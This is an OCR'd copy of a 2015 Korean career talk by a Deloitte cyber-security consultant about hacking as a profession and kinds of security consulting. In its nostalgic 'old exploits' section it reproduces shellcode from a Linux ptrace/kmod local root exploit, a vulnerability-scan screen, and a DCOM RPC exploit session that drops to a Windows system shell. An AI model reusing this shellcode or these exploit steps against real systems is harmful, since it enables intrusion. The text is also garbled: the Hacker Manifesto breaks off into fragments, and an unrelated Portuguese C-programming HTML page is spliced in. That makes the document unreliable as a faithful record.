Deloitte.

Hacker, and Consultant

해커, 그리고 컨설턴트

김 경 곤

anesra@gmail.com

Facebook.com/kyounggon.kim

October. 2015

Table of Contents

0x01. who am I ?

0x02. 해커도 직업이 될 수 있을까?

0x03. {사이버보안} 컨설턴트는?

0x04. Hacker Life, Consultant Life.

0x01. who am I ?

Hacker

Nick: Anesra

제1회 해킹방어대회 대상

DEFCON 15, 2007 Member

Null@Root 煎 회장

120여 Client Site 모의해킹 수행

다수의 기술문서 발표

Cyber Security Consultant

Name: 김경곤

Deloitte. Cyber Risk, Senior Manager

PwC, Risk Advisory, Manager

BoB, 컨설팅 트랙 멘토

0x02. 해커도 직업이 될 수 있을까?

Hacker


Penetration Tester?!

정보보안전문업체?!

Security Researcher?!

Bug Hunter?!

Start-up?!




Another one got caught today, it's all over the papers.
"Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...
Damn kids. They're all ALIKE....
But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker?
Did you ever wonder what made him tick, what forces shaped him, what may have molded him?
I am a hacker, enter my World....
Mine is a world that begins with school...
I'm smarter than most of the other kids, this crap they teach us bores me..
Damn underachiever. They're all alike.
I'm in junior high or high school.
I've listened to teachers eXPLAIN for the fifteenth time how to reduce a fraction. I understand it.
"No, Ms. Smith, I didn't show my work. I did it in my head..."
Damn kid.
Probably copied it. They're all alike.
I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up.
Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.
nd then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins,
an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.
"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...
Damn kid. Tying up the phone line again. They're all alike...
You bet your ass we're all alike...
e've been spoon-fed bab
We've been do
This is our world no
witho
We exist without skin
You build atomic
Yes, I am a criminal.
My crime is that of judgi
You may stop t

```
</head>

<body background="../FundoAmarelo.gif">

<p align="center"><big><font color="#FF8000"><big><big><strong>Introdução à
Programação C</strong></big></big></font></big></p>

<p>&nbsp;</p>

<h2>Exemplo de um Programa</h2>

<table border="1" width="94%">
  <tr>
    <td width="39%"><pre>// Exemplo de programa em C
// Isto é uma linha de comentário
void main()
{
    int a;                  // declara a variável &quot;a&quot;
    a = 3 + 2;              // soma 3 com 2
}</pre>
    </td>
  </tr>
</table>

<ul>
  <li>Um programa em C é composto por um conjunto de <strong>Funções</strong>. A função
    pela qual o programa começa a ser executado chama-se <em><strong>main</strong></em>.</li>
  <li>Após cada cada comando em C deve-se colocar um ; (ponto-e-vírgula).</li>
  <li>Um programa em C deve ser <strong>Identado</strong> para que possa ser lido com mais
    facilidade.</li>
</ul>
```

0x02. 해커도 직업이 될 수 있을까?

추억의 Exploits....



```
/*
 * Linux kernel ptrace/kmod local root exploit
 *
 * This code exploits a race condition in kernel/kmod.c, w
 * kernel thread in insecure manner. This bug allows to pt
 * process, allowing to take control over privileged modpr
 *
 * Should work under all current 2.2.x and 2.4.x kernels.
 *
 * I discovered this stupid bug independently on January 2
 * is (almost) two month before it was fixed and published
 * and others.
 *
 * Wojciech Purczynski <cliph@isec.pl>
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
 * IT IS PROVIDED "AS IS" AND WITHOUT ANY WARRANTY
 *
 * (c) 2003 Copyright by iSEC Security Research
 */

#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>

char cliphcode[] =
    "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
    "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
    "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
    "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
    "\x40\xcd\x80\xe8\xdc\xff\xff\xff";

```

RPCScan 1.01 Copyright ?Foundstone Inc. 2003 http://www.foundstone.com

IPs

Hostname/IP: 172.3[redacted]21

Start IP: 172 . [redacted] . 1

End IP: 172 . [redacted] . 160

Read IPs from file [Browse...]

Start IP	End IP
172[redacted].1	172[redacted].160

Scan Control

☑ Resolve IP addresses to hostnames
☑ Show both vulnerable and not vulnerable systems
☑ Randomize scan order

Timeout (ms): 3000


IP	Hostname	Status
172.3[redacted]	[redacted]	VULNERABLE
172.3		VULNERABLE
172.3		
172.3		
172.3		
172.3		
172.3		
172.3		
172.3		
172.3		
172.3		
172.3		
172.3		

```
[root@asura rpc.dcom]# ./dcom_o 0 172.[redacted]4.158
---------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x7ffa4a1b
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter 로컬 영역 연결:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 172.[redacted]4.158
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 172.[redacted]4.254
```

0x02. 해커도 직업이 될 수 있을까? – 한국 해커들은?

현재 : 국가기관, 컨설팅 社, 게임회사, 창업, 학계, 대기업, 외국계 등

… …



2004 : NCSC 창설

1998~ : A3, Inzen, HackersLab, SecureSoft, STG, Secui, AhnLab

1999 : 해커스랩, 널루트, 와우해커

1998 : KAIST(시큐리티 카이스트)(김휘강)

1996 : KAIST KUS(양기찬, 노정석 外) – POSTECH PLUS(이희조 外) '사과전쟁'

1986 : KAIST 유니콘(김창범)

0x03. {사이버보안} 컨설턴트는?


{Cyber Security} Consultant

Security Technical Issues

Security Compliance Issues

Security Management Issues

Case 1: Technical Based Consulting



```
var lplg=(window.navigator.plugins["Shock Flash"]) ?
if (lplg) {
if (lplg.charAt(lplg.indexOf('.')-1)>=lnfV) lncap=1;
} else if (window.navigator.userAgent.indexO>=0 &&
document.write('<scr'+'ipt language=vbscript>on error resume
```

Penetration Testing

Application Vulnerability Assessment

Infra Vulnerability Assessment

Computer Forensics

Incident Response

Case 2: Compliance Based Consulting

개인정보보호법

산업 별 주요 관련 법령


ISO27001

ISMS

PIMS , PIPL

PCI-DSS

Case 3: Management Based Consulting



WHO
우리 조직이 대응해야 할 대상은 "누구"인가

- 악성코드 제작자
- 조직적 범죄자
- 자금 세탁 원
- 협력 직원
- 경쟁사
- 악의적 내부자
- 부주의한 내부자
- 정치적 활동가

WHY
우리 조직이 "왜" 사이버 위협의 대상인가?

금전적 이득
- 지하 마켓
- 부정사기 또는 "Crimeware"
- 신용카드 도용
- 신원 도용

정치적/경쟁적 이득
- 핵티비즘/사이버 정치활동
- 보복
- 사이버 테러리즘
- 산업 스파이

HOW
"어떤" 도구와 기술이 우리 조직을 공격하는가?

- 스피어 피싱/피싱
- APT (지속적 지능 공격)
- 해킹
- 악성코드
- DDoS
- 봇넷(Botnet)
- 스파이웨어/바이러스
- 중간자 공격

WHAT
공격자는 "무슨" 자산에 관심이 있는가?


- 고객 데이터
- 개인 식별 정보
- 회사 기밀/금융 데이터
- 지적 재산권 (특허 정보)
- 애플리케이션
